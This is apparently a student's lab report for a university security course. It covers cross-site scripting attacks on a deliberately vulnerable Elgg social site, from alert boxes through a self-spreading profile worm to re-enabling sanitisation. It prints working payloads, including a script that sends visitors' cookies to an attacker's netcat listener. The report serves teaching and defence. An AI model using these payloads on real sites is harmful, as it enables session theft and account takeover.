
Tyler Bartlett  
02/28/2019  
CS363 Spring 2019  
Prof. Yanwei Wu  
Lab 5 – XSS Attack


3.2 Task 1: Posting a Malicious Message to Display an Alert Window

I typed *<script>alert(’u been pwned’);</script>* into Samy’s “brief description” profile field. The text in this field is not validated and the javacode is accepted, so when anyone views Samy’s profile page, the message is displayed.




3.3 Task 2: Posting a Malicious Message to Display Cookies

I then changed the text in the “Brief description” field on Samy’s profile to *<script>alert(document.cookie);</script>* to display the cookie of the person browsing Samy’s Profile.




3.4 Task 3: Stealing Cookies from the Victim’s Machine

In this task, we start open a terminal on the attacking machine and launch netcat to become a TCP server and listen on port 5555. Then we change the text in the “brief description” field on Samy’s profile to *<script>document.write(’<img src=http://107.0.0.1:5555?c=’ + escape(document.cookie) + ’ >’); </script>* now when anyone browses Samy’s profile, their cookie is sent to the attacker. The following screenshot of the attacker’s terminal is the result of browsing Samy’s profile after this has been setup.



3.5 Task 4: Becoming the Victim’s Friend

I used the provided javacode and filled in the var sendurl portion with *"http://www.xsslabelgg.com/action/friends/add?friend=47"+token+ts;* which is the http request to add a friend, and friend=47 is the ID of Samy. After logging in with Alice and browsing Samy’s profile, it automatically friended him.




Question 1: line ones one and two retrieve the timestamp and security token secret values from their corresponding JavaScript variables. They are necessary for sending the friend request automagically in the background with Ajax.

Question 2: The normal text editor of the “about me” field and not the plaintext version adds additional formatting data to the text which can make the attacks more difficult but no un-launchable. There are workarounds the book mentions, such as a browser extension to remove the formatting data from the input field.

3.6 Task 5: Modifying the Victim’s Profile


I used the provided JavaScript and wrote the needed content to be filled in, adding lines for desc, name, and sendurl as well. After the code was written, it was put into Samy’s “about me” portion of his profile. After browsing Samy’s profile as Alice then returning to Alice’s profile, we see her profile was successfully modified!



Question 3: Line 1 is needed to prevent Samy’s “about me” field from being changed to “Samy is MY HERO” when he browses his own profile.

3.7 Task 6: Writing a Self-Propagating XSS Worm


I used the JavaScript provided by the textbook and the PowerPoint to write the worm script for this section. After much trial and error and help from professor Yanwei Wu, I got the script to work as seen below. I signed in as Alice, then viewed Samy’s page, then returned to Alice’s page and had the description field updated. Then I signed into Boby and viewed Alice’s account. After returning to Boby’s profile, he too was infected.





3.8 Task 7: Countermeasures

Per the instructions of the lab, I signed into the admin account and went to the administration page to re-enable the HTMLawed plugin. Next, I went to view Boby’s profile and our JavaScript is no longer being considered as code but is just text in the “about me” field as seen below. The outcome was the same on Alice’s profile as well. The headerTag was changed to an empty string too.



After this was done, I modified the *text.php, url.php, dropdown.php*, and *email.php* files to re-enable the *htmlspecialcharacters* functions in these files in directory */var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output/.* Afterwards, I went to view Boby’s profile again. I cannot seem to notice a difference between the two security systems.

